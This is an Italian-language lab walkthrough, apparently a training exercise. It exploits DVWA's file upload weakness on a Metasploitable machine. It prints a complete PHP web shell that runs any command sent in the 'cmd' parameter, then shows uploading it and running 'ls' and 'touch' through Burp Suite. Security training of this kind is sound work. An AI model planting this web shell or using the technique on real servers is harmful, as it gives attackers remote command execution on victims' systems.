


## EXPLOIT FILE UPLOAD:

Nel compito di oggi siamo andati a sfruttare le vulnerabilità della nostra macchina di metasploitable.


Per prima cosa dobbiamo accertarci che le due macchine, kali e metasploitable, comunicano tra di loro, quindi apriamo un terminale su kali e facciamo un ping verso l'IP di metasploit.

Una volta accertato questo andiamo a creare una shell.php su un editor di testo:




```
1 <?php
2 if (isset($_GET['cmd'])) {
3     echo "<pre>";
4     $cmd = ($_GET['cmd']);
5     system($cmd);
6     echo "</pre>";
7 } else {
8     echo "Usage: ?cmd=<command>";
9 }
10 >
11 |
```

Adesso dobbiamo caricare questa shell sulla dvwa di metasploitable, quindi andiamo su browser e mettiamo nell'url l'IP di meta, sulla pagina che apre in output clicchiamo sulla dvwa, impostiamo la difficoltà su low, dopo di che nella sezione upload carichiamo il nostro file shell.php e ci accertiamo che sia stato caricato correttamente.



Adesso apriamo burpsuite per intercettare le richieste, clicchiamo su proxy, intercept is on e apriamo sul browser. Fatto questo nell' url dobbiamo inserire 192.168.1.41/dvwa/hackable/uploads/shell.php?cmd=ls e vediamo il risultato dell intercettazione su burpsuite



Fatto questo cliccando su forward, riapriamo la pagina del browser e riusciamo a vedere i risultati delle intercettazioni della richiesta get.



Fatto questo da burpsuite nella prima riga di testo dove abbiamo la richiesta get, sostituiamo ls con “touch+ciao”, facciamo forward e come possiamo vedere nella pagina vediamo la scritta ciao all’inizio della pagina

